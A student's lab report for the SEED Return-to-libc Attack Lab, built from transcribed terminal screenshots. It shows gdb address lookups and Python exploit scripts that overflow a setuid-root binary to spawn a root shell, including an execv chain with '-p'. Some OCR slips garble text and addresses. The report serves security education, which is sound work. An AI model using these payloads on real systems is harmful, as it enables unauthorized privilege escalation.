

NAME: YASH SNEHAL SHETIYA


SUID: 927656874

LAB: Return-to-libc Attack Lab


TASK 1

The purpose of this task is to turn off all the countermeasures and check if we can attack the user using the vulnerable program and use the libc library for the attack.

We find the address of `system()` and `exit()` functions in order to use them for the attack.



```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 12 18:11
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[11/12/23]seed@VM:~/.../Labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/12/23]seed@VM:~/.../Labsetup$ ls
exploit.py Makefile retlib.c
[11/12/23]seed@VM:~/.../Labsetup$ vi retlib.c
[11/12/23]seed@VM:~/.../Labsetup$
[11/12/23]seed@VM:~/.../Labsetup$
[11/12/23]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/zsh /bin/sh
```



```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 12 18:11
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[11/12/23]seed@VM:~/.../Labsetup$ touch badfile
[11/12/23]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[11/12/23]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
Text Editor version is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Downloads/Retlibc/Labsetup/retlib
[-----registers-----]
[-----]
EAX: 0xf7fb6808 --> 0xffffd1fc --> 0xffffd3c6 ("SHELL=/bin/bash")
EBX: 0x0
ECX: 0xd2164c66
EDX: 0xffffd184 --> 0x0
```

```

SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 12 18:12
seed@VM: ~/.../Labsetup

seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup

0000| 0xffffd15c --> 0xf7debee5 (<_libc_start_main+245>: add
    esp,0x10)
0004| 0xffffd160 --> 0x1
0008| 0xffffd164 --> 0xffffd1f4 --> 0xffffd399 ("/home/seed/Downloa
    ds/Retlibc/Labsetup/retlib")
0012| 0xffffd168 --> 0xffffd1fc --> 0xffffd3c6 ("SHELL=/bin/bash")
0016| 0xffffd16c --> 0xffffd184 --> 0x0
0020| 0xffffd170 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd174 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd178 --> 0xffffd1d8 --> 0xffffd1f4 --> 0xffffd399 ("/ho
    me/seed/Downloads/Retlibc/Labsetup/retlib")
[-----]
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ p exit
$3 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[11/12/23] seed@VM: ~/.../Labsetup$ █

```

TASK 2

The purpose of this task is to put the command string '/bin/sh' in the memory and know its address. In order to achieve this we create a new shell variable called MY_SHELL which contains the command string '/bin/sh'.

```

SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 12 18:33
seed@VM: ~/.../Labsetup

seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup

[11/12/23] seed@VM: ~/.../Labsetup$ export MY_SHELL=/bin/sh
[11/12/23] seed@VM: ~/.../Labsetup$ env | grep MY_SHELL
MY_SHELL=/bin/sh
[11/12/23] seed@VM: ~/.../Labsetup$ vi prtenv.c
[11/12/23] seed@VM: ~/.../Labsetup$ gcc -m32 -fno-stack-protector -z
    noexecstack -o prtenv prtenv.c
[11/12/23] seed@VM: ~/.../Labsetup$ ./prtenv
ffffd40a
[11/12/23] seed@VM: ~/.../Labsetup$ make
make: Nothing to be done for 'all'.
[11/12/23] seed@VM: ~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd70
Input size: 0
Address of buffer[] inside bof(): 0xffffcd70
Frame Pointer value inside bof(): 0xffffcd88
(^_^)(^_^) Returned Properly (^_^)(^_^)
[11/12/23] seed@VM: ~/.../Labsetup$ vi retlib.c
[11/12/23] seed@VM: ~/.../Labsetup$ ./prtenv
ffffd40a
[11/12/23] seed@VM: ~/.../Labsetup$ ./prtenv
ffffd40a

```

The MYSHELL variable has the shell string in the child process. Now we create the program prtenv.c given which gets the address of the variable in the memory. The program is then compiled and run with retlib to get the address of variable.


TASK 3

Given the skeleton code, we need to fill in three address from the addresses we found earlier, the value of $Y = 0x0cd88 - 0x0cd70 = 24 + 4 = 28$

The return address of the function is 4 higher hence $24+4$

We add the values of addresses of system(), exit() functions and /bin/sh address from the above tasks we have performed. We compile the exploit.py program and run it along retlib.

We can see that after doing this we get a root shell.



```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 12 20:18
seed@VM: ~/.../Labsetup
>>> exit
Use exit() or Ctrl-D (i.e. EOF) to exit
>>>
[11/12/23] seed@VM:~/.../Labsetup$ vi exploit.py
[11/12/23] seed@VM:~/.../Labsetup$ vi exploit.py
[11/12/23] seed@VM:~/.../Labsetup$ ./exploit.py
Traceback (most recent call last):
  File "./exploit.py", line 7, in <module>
    X = Y + 8
NameError: name 'Y' is not defined
[11/12/23] seed@VM:~/.../Labsetup$ vi exploit.py
[11/12/23] seed@VM:~/.../Labsetup$ vi exploit.py
[11/12/23] seed@VM:~/.../Labsetup$ ./exploit.pyq
bash: ./exploit.pyq: No such file or directory
[11/12/23] seed@VM:~/.../Labsetup$ ./exploit.py
[11/12/23] seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcda0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd70
Frame Pointer value inside bof(): 0xffffcd88
#
```



```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 12 20:19
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 28 + 8
sh_addr = 0xffffd40a # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 24 + 4
system_addr = 0xf7e12420 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = Y + 4
exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)

"exploit.py" 21L, 568C 7,6 Top
```

ATTACK VARIATION 1: commenting out the exit_addr to check if its necessary. After doing this we do the compilation and find that there is no change as such and we do get the root shell.

```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 12 20:21
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x seed@VM: ~/.../Labsetup x
# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 28 + 8
sh_addr = 0xffffd40a # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 24 + 4
system_addr = 0xf7e12420 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

"""
Z = Y + 4
exit_addr = 0xf7e04f80 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
"""

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)

-- TNCEDT -- 22 4 Bot
```

```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 12 20:22
seed@VM: ~/.../Labsetup

[11/12/23] seed@VM: ~/.../Labsetup$ ./exploit.py
[11/12/23] seed@VM: ~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcda0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd70
Frame Pointer value inside bof(): 0xffffcd88
#
```

ATTACK VARIATION 2: we change the name of the retlib file to newretlib and try the attack.

We are unable to attack and we do not get a root shell instead get an error saying segmentation fault. The length of the name is creating the problem here as sthe address of the file changes.

```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 12 20:24
seed@VM: ~/.../Labsetup

[11/12/23] seed@VM: ~/.../Labsetup$ mv retlib newretlib
[11/12/23] seed@VM: ~/.../Labsetup$ ./exploit.py
[11/12/23] seed@VM: ~/.../Labsetup$ ./newretlib
Wireshark of input[] inside main(): 0xffffcda0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd70
Frame Pointer value inside bof(): 0xffffcd88
zsh:1: command not found: h
Segmentation fault
[11/12/23] seed@VM: ~/.../Labsetup$
```

TASK 4

```

SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 14 00:37

seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup$ export MYHELL="/bin/bash"
[11/14/23]seed@VM:~/.../Labsetup$ export MYHELL1="/bin/bash argv[0]"
[11/14/23]seed@VM:~/.../Labsetup$ export MYHELL2="-p"
[11/14/23]seed@VM:~/.../Labsetup$ env | grep MYHELL
MYHELL=/bin/bash
MYHELL1=/bin/bash argv[0]
MYHELL2=-p
[11/14/23]seed@VM:~/.../Labsetup$ ./prtenv
Value: /bin/bash
Address: 0xffffd3e1
Value: /bin/bash argv[0]
Address: 0xffffd4f5
Value: -p
Address: 0xffffd539
[11/14/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd80
Input size: 0
Address of buffer[] inside bof(): 0xffffcd50
Frame Pointer value inside bof(): 0xffffcd68
(^ ^)(^ ^) Returned Properly (^ ^)(^ ^)
[11/14/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/14/23]seed@VM:~/.../Labsetup$ ./retlib.py
bash: ./retlib.py: No such file or directory
[11/14/23]seed@VM:~/.../Labsetup$ ./exploit.py
[11/14/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcd80
Input size: 300
Address of buffer[] inside bof(): 0xffffcd50
Frame Pointer value inside bof(): 0xffffcd68
bash argv[0]-5.0#

```

```

SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 14 00:38

seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
0x565562ea <foo+58>: mov     ebx,DWORD PTR [ebp-0x4]
0x565562ed <foo+61>: leave
0x565562ee <foo+62>: ret
=> 0x565562ef <main>:  endbr32
0x565562f3 <main+4>: lea     ecx,[esp+0x4]
0x565562f7 <main+8>: and     esp,0xfffffffff0
0x565562fa <main+11>: push    DWORD PTR [ecx-0x4]
0x565562fd <main+14>: push    ebp
[-----stack-----]
-----]
0000| 0xffffd15c --> 0xf7debee5 (<__libc_start_main+245>:    add
esp,0x10)
0004| 0xffffd160 --> 0x1
0008| 0xffffd164 --> 0xffffd1f4 --> 0xffffd399 ("/home/seed/Downloa
ds/Retlibc/Labsetup/retlib")
0012| 0xffffd168 --> 0xffffd1fc --> 0xffffd3c6 ("SHELL=/bin/bash")
0016| 0xffffd16c --> 0xffffd184 --> 0x0
0020| 0xffffd170 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd174 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd178 --> 0xffffd1d8 --> 0xffffd1f4 --> 0xffffd399 ("/ho
me/seed/Downloads/Retlibc/Labsetup/retlib")
[-----]
-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$

```

```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 14 00:39
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

execv_addr = 0xf7e994b0 # The address of execv()
content[28:32] = (execv_addr).to_bytes(4,byteorder='little')

exit_addr = 0xf7e04f80 # The address of exit()
content[32:36] = (exit_addr).to_bytes(4,byteorder='little')

sh_addr = 0xffffd3e1 # The address of "/bin/bash"
content[36:40] = (sh_addr).to_bytes(4,byteorder='little')

buff = 0xffffcd80 # The address of input buffer
content[40:44] = (buff+44).to_bytes(4,byteorder='little')

execv_arg1 = 0xffffd4f5 # The address of "/bin/bash argv[0]"
content[44:48] = (execv_arg1).to_bytes(4,byteorder='little')

execv_arg1 = 0xffffd539 # The address of "-p"
content[48:52] = (execv_arg1).to_bytes(4,byteorder='little')

content[52:56] = bytearray(b'\x00'*4)

# Save content to a file
"exploit.py" 32L, 932C
17,18 Top
```

```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 14 00:05

seed@VM: ~/.../Labsetup

[11/13/23]seed@VM:~/.../Labsetup$ make clean
rm -f *.o *.out retlib badfile
[11/13/23]seed@VM:~/.../Labsetup$ make all
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[11/13/23]seed@VM:~/.../Labsetup$ gcc -m32 prtenv.c -o prtenv
[11/14/23]seed@VM:~/.../Labsetup$ ls
exploit.py  peda-session-retlib.txt  prtenv.c  retlib.c
Makefile    prtenv                               retlib
[11/14/23]seed@VM:~/.../Labsetup$ touch badfile
[11/14/23]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcdc0
Input size: 0
Address of buffer[] inside bof(): 0xffffcd90
Frame Pointer value inside bof(): 0xffffcda8
(^_^)(^_^) Returned Properly (^_^)(^_^)
[11/14/23]seed@VM:~/.../Labsetup$
```

```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 14 00:05

seed@VM: ~/.../Labsetup

0004| 0xffffd160 --> 0x1
0008| 0xffffd164 --> 0xffffd1f4 --> 0xffffd399 ("/home/seed/Downloads/Retlibc/Labsetup/retlib")
0012| 0xffffd168 --> 0xffffd1fc --> 0xffffd3c6 ("SHELL=/bin/bash")
0016| 0xffffd16c --> 0xffffd184 --> 0x0
0020| 0xffffd170 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd174 --> 0xf7fd000 --> 0x2bf24
0028| 0xffffd178 --> 0xffffd1d8 --> 0xffffd1f4 --> 0xffffd399 ("/home/seed/Downloads/Retlibc/Labsetup/retlib")
[-----]
-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```



```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 14 00:06
Recent Downloads Retlibc Labsetup
starred
seed@VM: ~/.../Labsetup
seed@VM: ~/.../La... seed@VM: ~/.../La... seed@VM: ~/.../La... seed@VM: ~/.../La...
[11/14/23] seed@VM: ~/.../Labsetup$ export MYSHELL="/bin/bash"
[11/14/23] seed@VM: ~/.../Labsetup$ export MYSHELL1="/bin/bash argv[0]"
[11/14/23] seed@VM: ~/.../Labsetup$ export MYSHELL2="-p"
[11/14/23] seed@VM: ~/.../Labsetup$ env | grep MYSHELL
MYSHELL=/bin/bash
MYSHELL1=/bin/bash argv[0]
MYSHELL2=-p
[11/14/23] seed@VM: ~/.../Labsetup$ ./prtenv
Value: /bin/bash
Address: 0xfffffd3d7
Value: /bin/bash argv[0]
Address: 0xfffffd4eb
Value: -p
Address: 0xfffffd52f
[11/14/23] seed@VM: ~/.../Labsetup$
```

```
SEED-Ubuntu20.04 (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 14 00:05
Recent Downloads Retlibc Labsetup
starred
seed@VM: ~/.../Labsetup
seed@VM: ~/.../La... seed@VM: ~/.../La... seed@VM: ~/.../La... seed@VM: ~/.../La...
[11/13/23] seed@VM: ~/.../Labsetup$ ./exploit.py
[11/13/23] seed@VM: ~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcdc0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd90
Frame Pointer value inside bof(): 0xffffcda8
[11/13/23] seed@VM: ~/.../Labsetup$ ./exploit.py
[11/13/23] seed@VM: ~/.../Labsetup$ vi exploit.py
[11/14/23] seed@VM: ~/.../Labsetup$ vi exploit.py
[11/14/23] seed@VM: ~/.../Labsetup$ ./exploit.py
[11/14/23] seed@VM: ~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcdc0
Input size: 300
Address of buffer[] inside bof(): 0xffffcd90
Frame Pointer value inside bof(): 0xffffcda8
[11/14/23] seed@VM: ~/.../Labsetup$
```